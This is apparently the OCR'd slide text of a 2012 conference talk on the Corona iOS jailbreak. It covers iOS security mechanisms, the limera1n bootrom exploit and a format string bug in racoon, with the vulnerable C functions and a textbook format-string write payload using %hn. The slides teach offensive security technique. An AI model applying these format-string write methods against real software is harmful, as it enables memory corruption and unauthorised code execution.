Hack in the Box - Amsterdam 2012

JAILBREAK DREAM TEAM

Nikias Bassen, Cyril, Joshua Hill & David Wang

Hack in the Box - Amsterdam 2012

Jailbreak Dream Team

- Joshua Hill - @p0sixninja (Chronic-Dev)
- Cyril - @pod2g (Chronic-Dev)
- Nikias Bassen - @pimskeks (Chronic-Dev)
- David Wang - @planetbeing (iPhone Dev Team)

Corona A4

- Introduction to iOS security basics
- The racoon format string attack
- The HFS kernel exploit

INTRODUCTION TO iOS & CORONA

What are the security features of iOS and how Corona basically overcome them

iOS: one of the most secured OS

- iOS introduced in 2007 as iPhoneOS 1.0
- Current release: iOS 5.1.1
- More and more security features over time
- Flaws harder to exploit and quickly patched
- Each release brings new challenges

iOS: Security Features (1)

- Boot Chain: firmware file signatures
- Code Signing: approved binaries only
- W^X: Data Execution Prevention (DEP)
- ASLR: Address Space Layout Randomization


iOS: Security Features (2)

- Stack Canaries: __stack_chk()
- Partitions: system vs user partition
- Users: *root* vs *mobile*
- Sandboxing: even finer restrictions


limera1n: exploiting the boot chain

- Bootrom exploit: heap overflow
- Custom image loading skips 2nd stage bootloader authentication
- Allows custom ramdisks and patched kernels
- Good entry point for a tethered jailbreak

Regular Boot Chain



Exploited Boot Chain



Corona: exploiting the rest

- ASLR: launchd key *DisableASLR*
- Code signing: use of original binary
- Sandbox: *entitlements* patch
- Format string vulnerability
- DEP: bypassed using ROP
- Kernel exploit: HFS+ vulnerability

The corona .deb package

- 'Topping' for a tethered jailbreak
- Simple installation with Cydia
- Puts required payloads in place
- Installs patched copy of racoon as a launch daemon

UNSIGNED CODE EXECUTION

Gaining the initial code execution on boot

The Exploit

- Format strings in 2012??? WTF!!
- Why aren't all these dead yet?!?
- OMGWTFBBQ!!!

The Exploit

yywarn formats the string and calls plogv

```
void
yywarn(char *s, ...)
{
    char fmt[512];

    va_list ap;
#ifdef HAVE_STDARG_H
    va_start(ap, s);
#else
    va_start(ap);
#endif
    snprintf(fmt, sizeof(fmt), "%s:%d: \"%s\" %s\n",
        incstack[incstackp].path, incstack[incstackp].lineno,
        yytext, s);
    plogv(LLV_WARNING, LOCATION, NULL, fmt, &ap);
    va_end(ap);
}
```

The Exploit

plogv reformats again using plog_common again

```
void
plogv(int pri, const char *func, struct sockaddr *sa,
      const char *fmt, va_list *ap)
{
    char *newfmt;
    va_list ap_bak;

    if (pri > loglevel)
        return;

    pthread_mutex_lock(&logp_mtx);

    newfmt = plog_common(pri, fmt, func);

    VA_COPY(ap_bak, ap);

    if (f_foreground)
        vprintf(newfmt, *ap);


    if (logfile) {
        log_vaprint(logp, newfmt, ap_bak);
    } else {
        if (pri < ARRAYLEN(ptab))
            vsyslog(ptab[pri].priority, newfmt, ap_bak);
        else
            vsyslog(LOG_ALERT, newfmt, ap_bak);
    }
    pthread_mutex_unlock(&logp_mtx);
}
```

The Exploit

plog_common parses the variable argument back into a string

```
static char *
plog_common(pri, fmt, func)
int pri;
const char *fmt, *func;
{
    static char buf[800];   /* XXX shoule be allocated every time ? */
    char *p;
    int reslen, len;

    p = buf;
    reslen = sizeof(buf);

    if (logfile || f_foreground) {
        time_t t;
        struct tm *tm;

        t = time(0);
        tm = localtime(&t);
        len = strftime(p, reslen, "%Y-%m-%d %T: ", tm);
        p += len;
        reslen -= len;
    }

    if (pri < ARRAYLEN(ptab)) {
        if (print_pid)
            len = snprintf(p, reslen, "[%d] %s: ", getpid(), ptab[pri].name);
        else
            len = snprintf(p, reslen, "%s: ", ptab[pri].name);
        if (len >= 0 && len < reslen) {
            p += len;
            reslen -= len;
        } else
            *p = '\0';
    }

    if (print_location)
        snprintf(p, reslen, "%s: %s", func, fmt);
    else
        snprintf(p, reslen, "%s", fmt);
#ifdef BROKEN_PRINTF
    while ((p = strstr(buf,"%z")) != NULL)
        p[1] = 'l';
#endif

    return buf;
}
```

The Exploit

The new formatted string is then passed to syslog without any checks

```
void
plogv(int pri, const char *func, struct sockaddr *sa,
      const char *fmt, va_list *ap)
{
    char *newfmt;
    va_list ap_bak;

    if (pri > loglevel)
        return;

    pthread_mutex_lock(&logp_mtx);

    newfmt = plog_common(pri, fmt, func);

    VA_COPY(ap_bak, ap);

    if (f_foreground)
        vprintf(newfmt, *ap);


    if (logfile) {
        log_vaprint(logp, newfmt, ap_bak);
    } else {
        if (pri < ARRAYLEN(ptab))
            vsyslog(ptab[pri].priority, newfmt, ap_bak);
        else
            vsyslog(LOG_ALERT, newfmt, ap_bak);
    }
    pthread_mutex_unlock(&logp_mtx);
}
```

Formats strings

- %x will print the value of stack as hex
- %s will deference the current address on stack and print it as a string
- %u will print an unsigned integer
- %p will print a pointer from the stack

Formats strings

- %8u will pad the integer by 8 zeros
- %8$u will reference the 8th argument on stack
- %hh will print 1 bytes
- %n will write the number of bytes printed so far to the address on stack

The Old Way

Create the address you want on the stack and references it from within the stack

```
    Suppose we are using the following format string to write 0x12345678 at
the address 0x08049094:

    "\x94\x90\x04\x08"          // the address to write the first 2 bytes
    "AAAA"                      // space for 2nd %.u
    "\x96\x90\x04\x08"          // the address for the next 2 bytes
    "%08x%08x%08x%08x%08x%08x"  // pop 6 arguments
    "%.22076u"                  // complete to 0x5678 (0x5678-4-4-4-6*8)
    "%hn"                       // write 0x5678 to 0x8049094
    "%.48060u"                  // complete to 0x11234 (0x11234-0x5678)
    "%hn"                       // write 0x1234 to 0x8049096
```

Won’t work


- Format string buffer is copied into heap
- Can no long reference format string in stack

Frame pointers

- Like linked lists on stack
- Used to store stack pointers for stack unwinding


Frame Pointers (prolog)

Function prolog pushes frame pointer to stack



